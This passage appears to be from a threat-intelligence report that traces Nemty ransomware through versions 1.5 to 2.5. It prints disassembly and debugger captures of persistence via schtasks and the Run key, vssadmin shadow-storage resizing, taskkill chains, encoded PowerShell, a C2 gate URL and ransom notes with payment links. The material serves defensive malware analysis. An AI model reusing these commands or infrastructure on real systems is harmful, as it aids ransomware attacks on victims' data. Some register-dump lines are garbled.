.text:0040B08F      lea    ebx, [ebp+var_20]
.text:0040B092      lea    eax, [ebp+var_3C]
.text:0040B095      call   sub_40A490
.text:0040B09A      cmp    dword ptr [eax+14h], 10h
.text:0040B09E      pop    ecx
.text:0040B09F      jb     short loc_40B0A3
.text:0040B0A1      mov    eax, [eax]
.text:0040B0A3      loc_40B0A3:
.text:0040B0A3      ; CODE XREF: sub_40B002+9D↑j
.text:0040B0A3      xor    ecx, ecx
.text:0040B0A5      push   ecx                ; nShowCmd
.text:0040B0A6      push   ecx                ; lpDirectory
.text:0040B0A7      push   eax                ; lpParameters
.text:0040B0A8      push   offset File        ; "cmd.exe"
.text:0040B0AD      push   offset Operation   ; "open"
.text:0040B0B2      push   ecx                ; hwnd
.text:0040B0B3      call   ShellExecuteA
```

FIGURE 33. Stop of services on the victim machine

Persistence

The first versions of Nemty did not have any persistence technique, so the author decided to add it in version 1.5. The persistence is done through a scheduled task, “create /sc onlogon”. The binary is copied into the main user directory with the name hardcoded (this can be adapted for every binary released) “AdobeUpdate.exe” and the task launched using “ShellExecute”.

```
.text:0040A7D0      call   sub_40B473
.text:0040A7D5      mov    esi, eax
.text:0040A7D7      mov    [esp+210h+var_210], offset aTr ; "\ /tr \\"
.text:0040A7DE      push  offset aCSchtasks_exeC ; " /c schtasks.exe /create /sc onlogon /t"...
.text:0040A7E3      mov    ebx, offset dword_401FA0
.text:0040A7E8      lea   eax, [esp+214h+lpParameters]
.text:0040A7EC      call  sub_40A490
.text:0040A7F1      pop   ecx
.text:0040A7F2      push  eax                ; int
.text:0040A7F3      lea   eax, [esp+214h+var_180]
.text:0040A7FA      call  sub_407DDA
.text:0040A7FF      pop   ecx
.text:0040A800      pop   ecx
.text:0040A801      mov   ecx, eax
.text:0040A803      mov   eax, esi
.text:0040A805      lea   edi, [esp+20Ch+var_19C]
.text:0040A809      call  sub_407E06
.text:0040A80E      push  eax                ; int
.text:0040A80F      lea   eax, [esp+210h+lpNewFileName]
.text:0040A813      call  sub_407DDA
.text:0040A818      cmp   dword ptr [eax+14h], 10h
.text:0040A81C      pop   ecx
.text:0040A81D      pop   ecx
.text:0040A81E      jb   short loc_40A822
.text:0040A820      mov   eax, [eax]
.text:0040A822      loc_40A822:
.text:0040A822      ; CODE XREF: _main+2E4↑j
.text:0040A822      xor   ecx, ecx
.text:0040A824      push  ecx                ; nShowCmd
.text:0040A825      push  ecx                ; lpDirectory
.text:0040A826      push  eax                ; cbData
.text:0040A827      push  offset File        ; "cmd.exe"
.text:0040A82C      push  ecx                ; int
.text:0040A82D      push  ecx                ; int
.text:0040A82E      call  ShellExecuteA
```

FIGURE 34. Creation of a schedule task to persistence

Hardcoded Image Change

Regarding the picture hardcoded in the first versions, for this version, Nemty decided to change it and include a new one.




FIGURE 35. New image referenced in the malware

C2 Panel Publicly Accessible

The author, decided to swap TOR for a public C2 panel where Nemty will send the victim's data.

https://nemty.hk/public/gate?data=<victim_data>

4 New Blacklisted Countries

For this version, the author added four new countries to the blacklist:

Countries
Azerbaijan
Armenia
Kyrgyzstan
Moldova

Changes in Version 1.6

Compared with the previous version, Nemty in the 1.6 version only implemented one single change. The author used their own implementation of the AES algorithm instead of using the CryptoAPI.

The way that the malware previously generated the random key was based on functions of time but with version 1.6 it mostly used some other value to generate the random key.

```

.text:0040B05A
.text:0040B05A      push    ebp
.text:0040B05B      mov     ebp, esp
.text:0040B05D      sub     esp, 178h
.text:0040B063      mov     eax, ___security_cookie
.text:0040B068      xor     eax, ebp
.text:0040B06A      mov     [ebp+var_4], eax
.text:0040B06D      push   esi
.text:0040B06E      push   edi
.text:0040B06F      push   5                ; dwMilliseconds
.text:0040B071      call   Sleep
.text:0040B077      xor     edi, edi
.text:0040B079      push   edi                ; Time
.text:0040B07A      call   ___time64
.text:0040B07F      pop    ecx
.text:0040B080      push   edi                ; th32ProcessID
.text:0040B081      push   2                ; dwFlags
.text:0040B083      mov     [ebp+var_178], eax
.text:0040B089      mov     [ebp+var_174], edx
.text:0040B08F      mov     [ebp+pe.dwSize], 128h
.text:0040B099      call   CreateToolhelp32Snapshot
.text:0040B09F      lea    ecx, [ebp+pe]
.text:0040B0A5      push   ecx                ; lppe
.text:0040B0A6      push   eax                ; hSnapshot
.text:0040B0A7      mov     [ebp+hSnapshot], eax
.text:0040B0AD      xor     esi, esi
.text:0040B0AF      call   Process32First
.text:0040B0B5      jmp    short loc_40B0CB
.text:0040B0B7      ; -----
.text:0040B0B7      loc_40B0B7:                ; CODE XREF: sub_40B05A+73↓j
.text:0040B0B7      lea    eax, [ebp+pe]
.text:0040B0B8      push   eax                ; lppe
.text:0040B0BB      push   [ebp+hSnapshot] ; hSnapshot
.text:0040B0BC      inc    esi
.text:0040B0C5      call   Process32Next

```

FIGURE 36. Changes in the key generation function

One of the partners in the [No More Ransom project](#), Tesorion, decided to publish a free decryptor for victims infected by Nemty. After the announcement, the Nemty authors released a new version utilizing a proper AES function using CryptoAPI.

```

.text:00406920      push   edi                ; dwFlags
.text:00406921      push   edi                ; hKey
.text:00406922      push   800Ch              ; AlgId
.text:00406927      push   hProv              ; hProv
.text:0040692D      call   CryptCreateHash
.text:00406933      push   edi                ; dwFlags
.text:00406934      test   eax, eax
.text:00406936      jnz    short loc_40694B
.text:00406938      loc_406938:                ; CODE XREF: sub_4067A8+1B9↓j
.text:00406938      push   hProv              ; hProv
.text:0040693E      call   CryptReleaseContext
.text:00406944      push   edi                ; uExitCode
.text:00406945      call   ExitProcess
.text:0040694B      ; -----
.text:0040694B      loc_40694B:                ; CODE XREF: sub_4067A8+18E↑j
.text:0040694B      push   20h                ; dwDataLen
.text:0040694D      push   [ebp+pbData]       ; pbData
.text:00406950      push   [ebp+phHash]       ; hHash
.text:00406956      call   CryptHashData
.text:0040695C      test   eax, eax
.text:0040695E      jnz    short loc_406963
.text:00406960      loc_406960:                ; CODE XREF: sub_4067A8+1DC↓j
.text:00406960      push   edi
.text:00406961      jmp    short loc_406938
.text:00406963      ; -----
.text:00406963      loc_406963:                ; CODE XREF: sub_4067A8+1B6↑j
.text:00406963      lea    eax, [ebp+phKey]
.text:00406969      push   eax                ; phKey
.text:0040696A      push   edi                ; dwFlags
.text:0040696B      push   [ebp+phHash]       ; hBaseData
.text:00406971      push   660Eh              ; AlgId
.text:00406976      push   hProv              ; hProv
.text:0040697C      call   CryptDeriveKey

```

FIGURE 37. New implementation of the AES crypto using CryptoAPI

Like in a game of cat and mouse, Tesorion released a new decryptor for this specific version. The Nemty authors responded by including a hardcoded message to Tesorion in the samples:

Tesorion “tesorion, thanks for your article”.

Second Version of 1.6

Instead of changing the Nemty version number in this new binary, the authors released a new version of 1.6 with some changes.

The changes added for this version are:

- New vssadmin utility used
- New processes and services to kill
- FakeNet feature

This new version was released just 2 days after the first 1.6 version was released; this means that the actor is quite active in developing this ransomware.

New Vssadmin Utility Used

The first change for this version is how the logical units were enumerated. The Nemty author implemented the use of the utility “vssadmin” and also reduced the capacity of the shadow volumes to 401MB. This change probably helped the ransomware in terms of performance.

```
.text:00408176      cmp     [ebp+var_94], 2
.text:0040817D      jnz    loc_4082E0
.text:00408183      push   offset aMaxsize401mb ; "/maxsize=401MB"
.text:00408188      lea   eax, [ebp+lpDirectoryName]
.text:0040818B      push   eax
.text:0040818C      push   offset a0n        ; "/on="
.text:00408191      mov   ebx, eax
.text:00408193      push   offset aVssadminResize ; "vssadmin resize shadowstorage /for="
.text:00408198      lea   eax, [ebp+var_58]
.text:0040819B      call  sub_408886
.text:004081A0      pop   ecx
.text:004081A1      push  eax                ; int
.text:004081A2      lea   eax, [ebp+var_74]
.text:004081A5      call  sub_407A65
.text:004081AA      pop   ecx
.text:004081AB      pop   ecx
.text:004081AC      lea   ecx, [ebp+var_90]
.text:004081B2      push  ecx
.text:004081B3      mov   ecx, eax
.text:004081B5      call  sub_407A41
.text:004081BA      pop   ecx
.text:004081BB      pop   ecx
.text:004081BC      push  eax                ; int
.text:004081BD      lea   eax, [ebp+lpRootPathName]
.text:004081C0      call  sub_407A65
.text:004081C5      cmp   dword ptr [eax+14h], 10h
.text:004081C9      pop   ecx
.text:004081CA      pop   ecx
.text:004081CB      jb   short loc_4081CF
.text:004081CD      mov   eax, [eax]
.text:004081CF      loc_4081CF:
.text:004081CF      xor   ecx, ecx           ; CODE XREF: sub_4080A5+126↑j
.text:004081CF      push  ecx               ; nShowCmd
.text:004081D1      push  ecx               ; lpDirectory
.text:004081D2      push  ecx               ; lpParameters
.text:004081D3      push  eax               ; lpOperation
.text:004081D4      push  offset File      ; "cmd.exe"
.text:004081D9      push  ecx               ; lpOperation
.text:004081DA      push  ecx               ; hwnd
.text:004081DB      call  ShellExecuteA
```

FIGURE 38. Resize of the shadow volumes in the target logic unit

The idea of this change was to remain more stealthy against endpoint security products, instead of just deleting the shadow copy and executing queries through WMI, BCEDIT, etc. The author changed their approach to use vssadmin with the delete flag.

New Processes and Services to Kill

The Nemty authors added new processes to kill in order to facilitate file encryption:

Flow
node
Teams
QBW32
WBGX

In addition to new processes, the author also included new services:

FakeNET Feature

For this version the Nemty authors decided to add one interesting feature. The ransomware in execution had implemented a function to retrieve the victim's public IP address. In the case that Nemty cannot connect with the external IP address, the ransomware will add fake data in order to continue the encryption process. The fake data will be:

1.1.1.1 Australia

```
.text:00408C54      call     sub_40577F
.text:00408C59      push    offset byte_404651
.text:00408C5E      mov     esi, offset dword_401F18
.text:00408C63      call   NemyValtCompareStringBeetwenMemory
.text:00408C68      pop     ecx
.text:00408C69      test   al, al
.text:00408C6B      jz     short _k_after_compare
.text:00408C6D      mov     edi, offset a1_1_1_1 ; "1.1.1.1"
.text:00408C72      push   edi ; char *
.text:00408C73      call   _strlen
.text:00408C78      pop     ecx
.text:00408C79      mov     ecx, edi ; void *
.text:00408C7B      call   NemyMemcpyFunction
.text:00408C80      mov     esi, offset aAustralia ; "Australia"
.text:00408C85      push   esi ; char *
.text:00408C86      call   _strlen
.text:00408C8B      pop     ecx
.text:00408C8C      mov     ecx, esi ; void *
.text:00408C8E      mov     esi, offset dword_401F34
.text:00408C93      call   NemyMemcpyFunction
.text:00408C98      jmp     short _get_user_name_he
.text:00408C9A ; -----
.text:00408C9A      _k_after_compare:
.text:00408C9A      lea    ebx, [ebp+pszString] ; CODE XREF: sub_408C1D+4E1j
.text:00408CA0      call   sub_408996
```

FIGURE 39. Nemty using fake IP address and country name information if it cannot connect to the URL to get a WAN IP

This feature implemented by Nemty will expose users in the protected countries as it will encrypt the system, even if the user belongs to one of the countries specified in the static blacklist.

Version 2.0

In this version the developers decided to remove certain features and added a new encryption process:

- The FakeNet feature was deleted and Nemty only used the old mechanism to check the victim's region.
- An initial function that prepares a container to use the RC4 algorithm with the name "rc4" and get a key based in the hardcoded string (can change in other samples) "sosorin :)". This key is used to decrypt part of the ransom note and certain strings. It changes the use of the authors' own RC4 implementation to now use the RC4 algorithm with CryptoAPI.
- A new generation of RSA containers of keys, improving the key generation process.
- The ransom note text included "NEMTY REVENGE" instead of "NEMTY PROJECT" and also added the sentence: "Don't trust anyone. Even your dog".

```

----> NEMTY REVENGE 2.0 <----

Don't worry, some of your files have extension .NEMTY_5REKI3E and they are encrypted.
But you can return them!

In confirmation, that we have private decryption key,
We can provide test decryption for 1 file (png,jpg,bmp,gif).
It's a business, if we can't provide full decryption, other people won't trust us.

There is no way to decrypt your files without our help.
Don't trust anyone. Even your dog.

main mail: elzmflqxj@tutanota.de
if no answer: helpdesk_nemty@aol.com

Don't change decryption key below!!!

NEMTY DECRYPTION KEY:

```

FIGURE 40. Nemty ransomware note

Version 2.2

For this version, the Nemty developers only made two minor changes:

- Change of the mutex name
- A new ransom note:

```

---> NEMTY 2.2 REVENGE <---

Some (or maybe all) of your files got encrypted.
we provide decryption tool if you pay a ransom.

Don't worry, if we can't help you with decrypting - other people won't trust us.
we provide test decryption, as proof that we can decrypt your data.

You have 3 month to pay (after visiting the ransom page) until decryption key will be deleted from server.
After 3 month no one, even our service can't make decryptor.

1) Web-Browser
a) Open your browser.
b) Open this link: http://nemty.top/public/pay.php
c) Upload this file.
d) Follow the instructions.

2) Tor-Browser
a) Download&Install Tor-Browser.
b) Open Tor-Browser.
c) Open this link : http://zjoxyw5mkacojk5ptn2iprkivg5c1ow72mjkyk5ttubzxprrjnwapakad.onion/public/pay.php
d) Upload this file.
e) Follow the instruction.

```

FIGURE 41. Example of the new ransom note

Version 2.3

In this version, we found major changes compared with the prior version:

- A new mutex value
- The service used to get the public IP changed from `https://api.ipify.org` to `https://www.myexternalip.com/raw`
In case the lookup fails, the external address changes from `NONE` to `NOT_DEFINED`.
- The Windows OS check for XP was duped in prior versions and now only has one specific check.
- The configuration fields changed, certain fields were removed and new ones were added.

This is an example for the new configuration file:

```

{
"fileid": "NEMTY_E1EIVPU",
"configid": "mArJi2x3q3yFrbvL8EYkKezDeGPgWeOG",
"compid": "{a3cande1-f85f-1341-769f-806d6172f54544}",

```

"ip": "NONE",

"country": { "errorCode": "INVALID_ADDRESS", "error": "invalid addr", "version": "2.3", "computer_name": "USERPC", "username": "User", "os": "Windows XP", "pr_key": ""

BwlAAACKAABSU0EyAAGAAEAQDdTOyFDw4+kjmmP2epZ/484E7PLyyZ5W1obSZSHWPirGeobWwqnoVTXLPbKVYXZ4qsZCzO71hwFKck
"drives": [{"drive_type": "FIXED", "drive_letter": "C:", "total_size": "9GB", "used_size": "9GB"}, {"drive_type": "NETWORK", "drive_letter": "E:", "total_size": "9GB", "used_size": "9GB"}]}

- The User-agent changed to a new one, "Naruto Uzumake".
- Concatenating a lot of taskkill commands through the use of "ShellExecuteA"; this version of Nemty kills a lot of new processes.

```
0012FD3C 00407D3A CALL to ShellExecuteA from _003A000.00407D34
0012FE00 00000000 hWnd = NULL
0012FE04 00414864 Operation = "open"
0012FE08 00413B08 FileName = "cmd.exe"
0012FE0C 00805138 Parameters = "/c taskkill /f /im sql.* & taskkill /f /im winword.* & taskkill /f /
0012FE10 00000000 DefDir = NULL
0012FE14 00000000 IsShown = 0
0012FF18 AAAAAAAAAA
```

FIGURE 42. Killing processes with CMD

For this version, the authors added PowerShell executions using a command prompt with the function "ShellExecuteA":

```
0012FE7C 00407471 CALL to ShellExecuteA from _003A000.0040746F
0012FE80 00000000 hWnd = NULL
0012FE84 00000000 Operation = NULL
0012FE88 00414750 FileName = "powershell.exe"
0012FE8C 00804490 Parameters = "-e RwbIAHQALQBAG0aQBPAIGaagBIAcMAdAagaFcaAQBuADMMagBFAFMAaABHAGQAbwB3AGMabwBwAHKAIB8ACAARGBuA
0012FE90 00000000 DefDir = NULL
0012FE94 00000000 IsShown = 0
0012FE98 7C910228 ntdll.7C910228
```

FIGURE 43. Launching a PowerShell command

This version added a new subkey in the registry key "Run" in the hive HKEY_CURRENT_USER with the name "daite drobovik":

00406C27 8D45 FC lea eax, [ebp-4]			
00406C2A 50 push eax			
00406C2B 56 push esi			
00406C2C 68 06000200 push 20006			
00406C31 6A 01 push 1			
00406C33 56 push esi			
00406C34 56 push esi			
00406C35 68 04454100 push 00414504			
00406C3A 68 01000000 push 80000001			
00406C3F FF15 18104100 call [(&ADUAPI32.RegCreateKeyExA)]			
00406C45 837D 1C 10 cmp dword ptr [ebp+1C], 10			
00406C49 8B45 08 mov eax, [ebp+8]			
00406C4C 73 03 jnb short 00406C51			
00406C4E 8D45 08 lea eax, [ebp+8]			
00406C51 FF75 34 push dword ptr [ebp+34]			
00406C54 57 push edi			
00406C55 6A 01 push 1			
00406C57 56 push esi			
00406C58 50 push eax			
00406C59 FF75 FC push dword ptr [ebp-4]			
00406C5C FF15 20104100 call [(&ADUAPI32.RegSetValueExA)]			
00406C62 FF75 FC push dword ptr [ebp-4]			
00406C65 FF15 10104100 call [(&ADUAPI32.RegCloseKey)]			
00406C6B 57 push edi			
00406C6C E8 093B0000 call 0040A81A			
ds:[00411020]=77DDEAE7 (ADUAPI32.RegSetValueExA)			
000044F8 43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20 61 6E 64 C:\Documents and			
00004500 20 53 65 67 74 74 69 6E 67 73 5C 55 73 65 72 5C 44 Settings\User\0			
00004510 65 73 68 74 6F 78 5C 36 31 39 36 38 32 30 31 35 esktop\619682015			
00004520 31 36 36 34 36 34 30 5F 30 30 33 41 30 30 30 1664640_003A000			
00004530 30 5F 6E 6F 4F 56 4C 2E 6D 65 6D AB AB AB AB 0_no0UL_mePheccccccc			
			0012FE60 n
			7C91005D n
			00140608
			7CA41200 S
			0012FE34
			0012FE58
			00000000
			00B044F8
			00406C5C -
			ES 0023 3
			CS 001B 3
			SS 0023 3
			DS 0023 3
			FS 003B 3
			GS 0000 N
			LastErr E
			00000287 (
			0105 0104
			006C 004F
			0069 0047
			005F 006D
			006F 005C
			0069 002E
			8000 0000
			8000 0000
			0012FE34 00000190
			0012FE38 0012FE60
			0012FE3C 00000000
			0012FE40 00000001
			0012FE44 00B044F8
			hKey = 190
			ValueName = "daite drobovik"
			Reserved = 0
			ValueType = REG_SZ
			Buffer = 00B044F8

FIGURE 44. Creating persistence

The ransom note was again changed for this version:

```

----> NEMTY 2.3 REVENGE <----

Some (or maybe all) of your files got encrypted.
We provide decryption tool if you pay a ransom.

Don't worry, if we can't help you with decrypting - other people won't trust us.
We provide test decryption, as proof that we can decrypt your data.

You have 3 month to pay (after visiting the ransom page) until decryption key will be deleted from server.
After 3 month no one, even our service can't make decryptor.

1) Web-Browser
a) Open your browser.
b) Open this link : http://nemty.top/public/pay.php
c) Upload this file.
d) Follow the instructions.

2) Tor-Browser
a) Download&Install Tor-Browser.
b) Open Tor-Browser.
c) Open this link : http://zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprrjfnwapakad.onion/public/pay.php
d) Upload this file.
e) Follow the instruction.

<BEGIN NEMTY KEY>
+/I5HSQQ7BH8Kbc2grago0i1st0u9Gx01cd82VAXw0zBAVKEcm4yFjUqfH08/kodLaoa09uA0e0J4fJwMz3U0u1w5qL08nuVHPj9uvcMTfTDLApdrhkW0x0ZL2Lk6nEhXHTT1H8Sn1mWAHPC1IkfnYLSeno81Nk1AmcbvXTfD70Rv6+wy43evDjC
br0/xkXpHTT1Lp7JRjYs9+XL0a5Paewt2tSFTy2m0nJLojJgcdCTxNI8pN+zmduwPe0KfJwDzyfMCLNj+cb04/y9YCo1nP0ygh68MkV/1r8SgB1Vau7kWD5I7LC32rN2DU99/SPuaAWHSDIIEbVL044F/GxkH0DK7LRSFG1CP850Fz+wm7q;
FWwz5TEF9a1Y0yAgQLA8133Nk2euyek4E1jQzrHkREK1GTPPz2ZhouZ/PjGtBNFD0gWAekJT23709P0a1b/2k1CSK3C+78YKNGI4A/39QWCB03qmvE1xqvXNFML1XNWV1ACQKKEA7ECTMYBLLYF3BVZ+0TbbYKQBm1Zy+ACLJ5MBELL
Eg0vLl/ue81jso7Gak/8jhrq31s8KA1ahw0zBjLVL1Zz0qygmwmeap8W8Hrno0NLQ4C/Fg1kVj12+Mw0kAw0L2F4q33exmp2wCmas7mfcEBK15yyr/r/703nah2G82k+Zd0MD/80yD0MUzF3WtAvEvTLNGK/1CEU2GUV7006g0c36ns6Xh
qpo20v681xDefn/kW0s227Fq3pUQHvnh1P5E+1ENFK8jhlZFN82UF8X7Yx/9eYduwUwmywead/3N8/Fzm0hAX50Imawko5ee+/8B+G6TAH4B9FG13jP2U7+AOHBR8+ykByHqz44/Y/vsQH2cuylqmx2xtsUSREN5R5RW5Qxwq3u/1Cgby1gyu9C
VMdhjkzwaBn7EsylUhyRwC5B0wvWmhP1jA1xwcp9Yvnh10v8yghMDm8A0Nuf3Ita2nXPK1Ifu/Iva90YkV00uJRo7N9cNB85MkF65XfQhBPu4hpnzqFM0w8r21FdxsurJeg81Fkx9k+15JT/M056P3HIOeybZ10UZYocEdaww=JFArdb
Hq95U5dvmz4J65susCmNkL1/80Crmm0YTFEFHqk73cd0m1jw81h4+YEt0aT9k0544c2blhwznl1asmbv53qf/ZovDctfJ/Roddszu/ql6B87Ue3V/utEB82KQZHPK591QFK1154Lm3Bomk1JwDfY1EFAK1WNU1vaps872qmt+HNE7F
CY1Qow7TfJahaun41MddsE1PP/Igk89RU00n522Tsp12Vx91wVRQud/0h4QzGn0p80ANI+HBD0UNR8T0qjA9d6DF5PekTL/+uzqueaovdkS25KE9VJH5[VUOKLAUTN68F05a/3LXyao0q8URExq6wMw5U106gkCS28edt1M66q/+2yZxU4C
8Tc2xrkAg22FqB0k1xy8F8H74VEEHek1Z1Q16Wunb/Fp31tm61vq190bVR3NSFA2G31111ZrkrIKXJPMozqTmct66PY1cor1A1J02r0mgehwq0p0vc0dMjpdLMCX+Tfmk1rwTfXU4hLn05Rba9D12hUn6LHyWwHy8YrWNYN8F5EHL6kx
Wwz5TEF9a1Y0yAgQLA8133Nk2euyek4E1jQzrHkREK1GTPPz2ZhouZ/PjGtBNFD0gWAekJT23709P0a1b/2k1CSK3C+78YKNGI4A/39QWCB03qmvE1xqvXNFML1XNWV1ACQKKEA7ECTMYBLLYF3BVZ+0TbbYKQBm1Zy+ACLJ5MBELL
SEg9vELL/ue81jso7Gak/8jhrq31s8KA1ahw0zBjLVL1Zz0qygmwmeap8W8Hrno0NLQ4C/Fg1kVj12+Mw0kAw0L2F4q33exmp2wCmas7mfcEBK15yyr/r/703nah2G82k+Zd0MD/80yD0MUzF3WtAvEvTLNGK/1CEU2GUV7006g0c36ns6Xh
3qpo20v681xDefn/kW0s227Fq3pUQHvnh1P5E+1ENFK8jhlZFN82UF8X7Yx/9eYduwUwmywead/3N8/Fzm0hAX50Imawko5ee+/8B+G6TAH4B9FG13jP2U7+AOHBR8+ykByHqz44/Y/vsQH2cuylqmx2xtsUSREN5R5RW5Qxwq3u/1Cgby1gyu9C
MMDhjKzwaBn7EsylUhyRwC5B0wvWmhP1jA1xwcp9Yvnh10v8yghMDm8A0Nuf3Ita2nXPK1Ifu/Iva90YkV00uJRo7N9cNB85MkF65XfQhBPu4hpnzqFM0w8r21FdxsurJeg81Fkx9k+15JT/M056P3HIOeybZ10UZYocEdaww=JFArdb
Hq95U5dvmz4J65susCmNkL1/80Crmm0YTFEFHqk73cd0m1jw81h4+YEt0aT9k0544c2blhwznl1asmbv53qf/ZovDctfJ/Roddszu/ql6B87Ue3V/utEB82KQZHPK591QFK1154Lm3Bomk1JwDfY1EFAK1WNU1vaps872qmt+HNE7F
3CY1Qow7TfJahaun41MddsE1PP/Igk89RU00n522Tsp12Vx91wVRQud/0h4QzGn0p80ANI+HBD0UNR8T0qjA9d6DF5PekTL/+uzqueaovdkS25KE9VJH5[VUOKLAUTN68F05a/3LXyao0q8URExq6wMw5U106gkCS28edt1M66q/+2yZxU4C
58Tc2xrkAg22FqB0k1xy8F8H74VEEHek1Z1Q16Wunb/Fp31tm61vq190bVR3NSFA2G31111ZrkrIKXJPMozqTmct66PY1cor1A1J02r0mgehwq0p0vc0dMjpdLMCX+Tfmk1rwTfXU4hLn05Rba9D12hUn6LHyWwHy8YrWNYN8F5EHL6kx
S8ETSSb2F2Dmp3xd5q30saa6m1vvtNqxtcmVj1U/BfDhVr80my2MwFw10zgp5wKCTI2UoqvpCwkbhhd08qkth6Q4evaAq22YfGgkSwkrw0HrGBkwlFB0CKwo5PsaUrXQ3UxTCl/C1HMPadF1UbKJFp7x1FQ8dsgrc6v86Tbu78MHU5G5p5
8yvtw1d6t67F8BRZAJVq0ck30s0dF108rvbtco2zV0zEdrZ1ZtCfagg2ueh1BRK325m==

```

FIGURE 44. Example of the ransom note in version 2.3

Version 2.4

This version was a minor release like Nemty 2.2. In our analysis we only noted changes for the ransom note:

```

----> NEMTY 2.4 REVENGE <----

Some (or maybe all) of your files got encrypted.
We provide decryption tool if you pay a ransom.

Don't worry, if we can't help you with decrypting - other people won't trust us.
We provide test decryption, as proof that we can decrypt your data.

You have 3 month to pay (after visiting the ransom page) until decryption key will be deleted from server.
After 3 month no one, even our service can't make decryptor.

1) Web-Browser
a) Open your browser.
b) Open this link : http://nemty.top/public/pay.php
c) Upload this file.
d) Follow the instructions.

2) Tor-Browser
a) Download&Install Tor-Browser.
b) Open Tor-Browser.
c) Open this link : http://zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprrjfnwapakad.onion/public/pay.php
d) Upload this file.
e) Follow the instruction.

```

FIGURE 46. Example of the ransom note in version 2.4

Version 2.5

This is the last version of Nemty we discovered. This one represents a minor release and we only spotted two changes for this version:

- A new mutex value
- A new ransom note:

```

----> NEMTY 2.5 REVENGE <----

Some (or maybe all) of your files got encrypted.
We provide decryption tool if you pay a ransom.

Don't worry, if we can't help you with decrypting - other people won't trust us.
We provide test decryption, as proof that we can decrypt your data.

You have 3 month to pay (after visiting the ransom page) until decryption key will be deleted from server.
After 3 month no one, even our service can't make decryptor.

1) Web-Browser
a) Open your browser.
b) Open this link : http://nemty.top/public/pay.php
c) Upload this file.
d) Follow the instructions.

2) Tor-Browser
a) Download&Install Tor-Browser.
b) Open Tor-Browser.
c) Open this link : http://zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprrjfnwapakad.onion/public/pay.php
d) Upload this file.
e) Follow the instruction.

```

FIGURE 47. Example of the ransom note in version 2.5

Relationship between JSWORM and Nemty

Our Advanced Threat Research (ATR) team followed the activity of the user jsworm in the underground forums, and uncovered another piece of their ransomware, called JSWORM ransomware. Below is an announcement they made on the same forum on which they presented Nemty:

